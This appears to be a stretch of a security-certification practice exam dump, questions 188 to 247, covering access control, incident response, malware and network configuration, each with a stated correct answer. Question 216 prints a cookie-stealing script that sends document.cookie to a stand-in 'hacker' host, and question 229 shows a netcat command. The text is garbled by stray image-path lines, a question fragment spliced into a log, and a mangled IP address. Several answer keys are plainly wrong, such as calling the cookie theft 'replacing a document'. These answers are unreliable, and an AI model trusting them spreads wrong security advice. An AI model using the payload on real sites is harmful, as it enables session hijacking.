C. Password History
D. Password Minimum age

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188

Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)


A. Block level encryption
B. SAML authentication
C. Transport encryption
D. Multifactor authentication
E. Predefined challenge questions
F. Hashing

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189

A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.



```
VPN log:
[2015-03-25 08:00.23 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.29 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.40 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:01.11 CST-6: VPN-Server-1: User1 5.5.5.5 authentication succeeded.]
[2015-03-25 09:01.35 CST-6: VPN-Server-1: User1 5.5.5.5 disconnected. Idle timeout.]
Corporate firewall log:
[2015-03-25 14:01.12 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.13 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.14 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.15 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.16 CST: d administrator has been given the following
[2015-03-25 14:01.16 CST: accepted 5.5.5.5(1025) -> 10.1.1.5(3389)]
[2015-03-25 14:01.17 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.18 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
Workstation host firewall log:
[2015-03-21 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-22 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-23 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-24 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-25 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
[2015-03-25 09:01.17 CST-5: 5.5.5.5 -> 10.1.1.5(msrdp) (action=drop)]
[2015-03-26 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https) (action=allow)]
```

Which of the following is preventing the remote user from being able to access the workstation?

A. Network latency is causing remote desktop service request to time out
B. User1 has been locked out due to too many failed passwords
C. Lack of network time synchronization is causing authentication mismatches
D. The workstation has been compromised and is accessing known malware sites
E. The workstation host firewall is not allowing remote desktop connections

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190

During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
Which of the following is the appropriate network structure used to protect servers and services that must be provided to external clients without completely eliminating access for internal users?

A. NAC
B. VLAN
C. DMZ
D. Subnet

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.

Which of the following will most likely fix the uploading issue for the users?

A. Create an ACL to allow the FTP service write access to user directories

B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193

An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

A. Enable verbose system logging
B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194

A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation

F. Application firewalls

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.

Which of the following access control methodologies would BEST mitigate this concern?

A. Time of day restrictions
B. Principle of least privilege
C. Role-based access control
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 196
An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

A. Black box
B. White box
C. Passive reconnaissance
D. Vulnerability scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 197

A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

A. SSL
B. CRL
C. PKI
D. ACL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198

A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 199

Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.

Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

A. Enable and configure EFS on the file system.
B. Ensure the hardware supports TPM, and enable it in the BIOS.
C. Ensure the hardware supports VT-X, and enable it in the BIOS.
D. Enable and configure BitLocker on the drives.
E. Enable and configure DFS across the file system.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 200
A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.

Which of the following controls should be implemented?

A. Biometrics
B. Cameras
C. Motion detectors
D. Mantraps

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 201
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.

Which of the following would be the BEST choice for the technicians?

A. Vulnerability scanner
B. Offline password cracker
C. Packet sniffer
D. Banner grabbing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 203
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.

C. obtain a legal hold.
D. recover data at a later time.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 204
A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username “gotcha” and user ID of 0. Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

A. Logic bomb
B. Backdoor
C. Keylogger
D. Netstat
E. Tracert
F. Ping

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 205
A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

A. Transference
B. Acceptance
C. Mitigation
D. Deterrence


Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 206

A security administrator is reviewing the following network capture:



```
192.168.20.43:2043 -> 10.234.66.21:80
POST “192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>”
```

Which of the following malware is MOST likely to generate the above information?


A. Keylogger
B. Ransomware
C. Logic bomb
D. Adware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 207

A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:




```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```


Which of the following rules would be BEST to resolve the issue?



```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```



```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```




```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

A.

B.

C.

D.



```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 208

A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
B. Smart cards

C. Infrared detection
D. Alarms

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209
A security analyst is working on a project that requires the implementation of a stream cipher. Which of the following should the analyst use?

A. Hash function
B. Elliptic curve
C. Symmetric algorithm
D. Public key cryptography

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 210
Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 211

In determining when it may be necessary to perform a credentialed scan against a system instead of a non-credentialed scan, which of the following requirements is MOST likely to influence this decision?

A. The scanner must be able to enumerate the host OS of devices scanned.
B. The scanner must be able to footprint the network.
C. The scanner must be able to check for open ports with listening services.
D. The scanner must be able to audit file system permissions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 212

The computer resource center issued smartphones to all first-level and above managers. The managers have the ability to install mobile tools. Which of the following tools should be implemented to control the types of tools the managers install?

A. Download manager
B. Content manager
C. Segmentation manager
D. Application manager

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213

Which of the following BEST describes a network-based attack that can allow an attacker to take full control of a vulnerable host?


A. Remote exploit
B. Amplification

C. Sniffing
D. Man-in-the-middle

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214
A hacker has a packet capture that contains:



```
....................qw...............................5
...Joe.Smith........E289F21CD33E4F57890DDEA5CF267ED2..
Jane.Doe............AD1FAB10D33E4F57890DDEA5CF267ED2..
....................document.pdf..........9...........
...John.Key.........3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

A. Password cracker
B. Vulnerability scanner
C. DLP scanner
D. Fuzzer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 215
A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT
B. Worm
C. Ransomware
D. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 216
An attacker exploited a vulnerability on a mail server using the code below.



```
<HTML><body
onload=document.location.replace(‘http://hacker/post.asp?victim&
message =” + document.cookie + “<br>” + “URL:” +”document .location);/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.
B. The attacker is stealing a document.
C. The attacker is replacing a document.
D. The attacker is deleting a cookie.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 217

A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:

- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 218
A technician receives a device with the following anomalies:

Frequent pop-up ads

Show response-time switching between active programs Unresponsive peripherals
The technician reviews the following log file entries:

File Name Source MD5 Target MD5

Status

antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2 Automatic iexplore.exe
7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe 77FF390CD33E4F57890DDEA5CF28881F
77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0 E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

A. The web application firewall
B. The file integrity check
C. The data execution prevention
D. The removable media control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 219
A CSIRT has completed restoration procedures related to a breach of sensitive data is creating documentation used to improve the organization's security posture. The team has been specifically tasked to address logical controls in their suggestions. Which of the following would be MOST beneficial to include in lessons learned documentation? (Choose two.)

A. A list of policies, which should be revised to provide better clarity to employees regarding acceptable use
B. Recommendations relating to improved log correlation and alerting tools
C. Data from the organization's IDS/IPS tools, which show the timeline of the breach and the activities executed by the attacker
D. A list of potential improvements to the organization's NAC capabilities, which would improve AAA within the environment
E. A summary of the activities performed during each phase of the incident response activity
F. A list of topics that should be added to the organization's security awareness training program based on weaknesses exploited during the attack

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 220
An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control.
Which of the following BEST describes the proper employment of multifactor authentication?

A. Proximity card, fingerprint scanner, PIN
B. Fingerprint scanner, voice recognition, proximity card

C. Smart card, user PKI certificate, privileged user certificate
D. Voice recognition, smart card, proximity card

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 221
Upon entering an incorrect password, the logon screen displays a message informing the user that the password does not match the username provided and is not the required length of 12 characters. Which of the following secure coding techniques should a security analyst address with the application developers to follow security best practices?

A. Input validation
B. Error handling
C. Obfuscation
D. Data exposure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 222
Which of the following is the BEST reason to run an untested application is a sandbox?

A. To allow the application to take full advantage of the host system's resources and storage
B. To utilize the host systems antivirus and firewall applications instead of running it own protection
C. To prevent the application from acquiring escalated privileges and accessing its host system
D. To increase application processing speed so the host system can perform real-time logging

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 223
A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased.
Which of the following is the MOST likely cause of the decreased disk space?

A. Misconfigured devices
B. Logs and events anomalies
C. Authentication issues
D. Unauthorized software

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 224
A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program.
Which of the following issue could occur if left unresolved? (Select TWO)

A. MITM attack
B. DoS attack
C. DLL injection
D. Buffer overflow
E. Resource exhaustion

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225

Which of the following is used to validate the integrity of data?

A. CBC
B. Blowfish
C. MD5
D. RSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226

A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 227

When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

A. Infrastructure
B. Platform
C. Software
D. Virtualization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 228
A security analyst is acquiring data from a potential network incident.
Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

A. Volatile memory capture
B. Traffic and logs
C. Screenshots
D. System image capture

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 229
A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port.
Upon investigation, the origin host that initiated the socket shows this output:



```
usera@host>history
    mkdir /local/usr/bin/somedirectory
    nc -1 192.168.5.1 -p 9856
    ping -c 30 8.8.8.8 -s 600
    rm /etc/dir2/somefile
    rm -rm /etc/dir2/
    traceroute 8.8.8.8
    pskill pid 9487
usera@host>
```

Given the above output, which of the following commands would have established the questionable socket?

A. traceroute 8.8.8.8
B. ping -1 30 8.8.8.8 -a 600
C. nc -1 192.168.5.1 -p 9856
D. pskill pid 9487

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 230
A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task.
The configuration files contain sensitive information.
Which of the following should the administrator use? (Select TWO)

A. TOPT
B. SCP
C. FTP over a non-standard pot
D. SRTP
E. Certificate-based authentication

F. SNMPv3

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 231
A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant items.
Which of the following BEST describe why this has occurred? (Choose two.)

A. Privileged-user credentials were used to scan the host
B. Non-applicable plugins were selected in the scan policy
C. The incorrect audit file was used
D. The output of the report contains false positives
E. The target host has been compromised

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 232
Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

A. Sandboxing
B. Encryption
C. Code signing
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 233
A network administrator needs to allocate a new network for the R&D group. The network must not be accessible from the Internet regardless of the network firewall or other external misconfigurations. Which of the following settings should the network administrator implement to accomplish this?

A. Configure the OS default TTL to 1
B. Use NAT on the R&D network
C. Implement a router ACL
D. Enable protected ports on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 234
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 235
When attackers use a compromised host as a platform for launching attacks deeper into a company's network, it is said that they are:

A. escalating privilege
B. becoming persistent
C. fingerprinting
D. pivoting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 236
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 237
An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 238

A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI- enabled baby monitor while the baby's parents were sleeping.
Which of the following BEST describes how the intruder accessed the monitor?

A. Outdated antivirus
B. WiFi signal strength
C. Social engineering
D. Default configuration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 239

A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use? A. Wildcard certificate

B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

SAN = Subject Alternate Names

QUESTION 240

Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 241

A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?

A. Penetration test
B. Vulnerability scan
C. Active reconnaissance
D. Patching assessment report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 242

An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 243
An active/passive configuration has an impact on:

A. confidentiality
B. integrity
C. availability
D. non-repudiation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 244
Which of the following would provide additional security by adding another factor to a smart card?

A. Token
B. Proximity badge
C. Physical key
D. PIN

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 245
A systems administrator wants to implement a wireless protocol that will allow the organization to authenticate mobile devices prior to providing the user with a captive portal login. Which of the following should the systems administrator configure?

A. L2TP with MAC filtering
B. EAP-TTLS
C. WPA2-CCMP with PSK
D. RADIUS federation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
RADIUS generally includes 802.1X that pre-authenticates devices.

QUESTION 246
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 247

A Chief Information Security Officer (CISO) has tasked a security analyst with assessing the security posture of an organization and which internal factors would contribute to a security compromise. The analyst performs a walk-through of the organization and discovers there are multiple instances of unlabeled optical media on office desks. Employees in the vicinity either do not claim ownership or disavow any knowledge concerning who owns the media. Which of the following is the MOST immediate action to be taken?

A. Confiscate the media and dispose of it in a secure manner as per company policy.
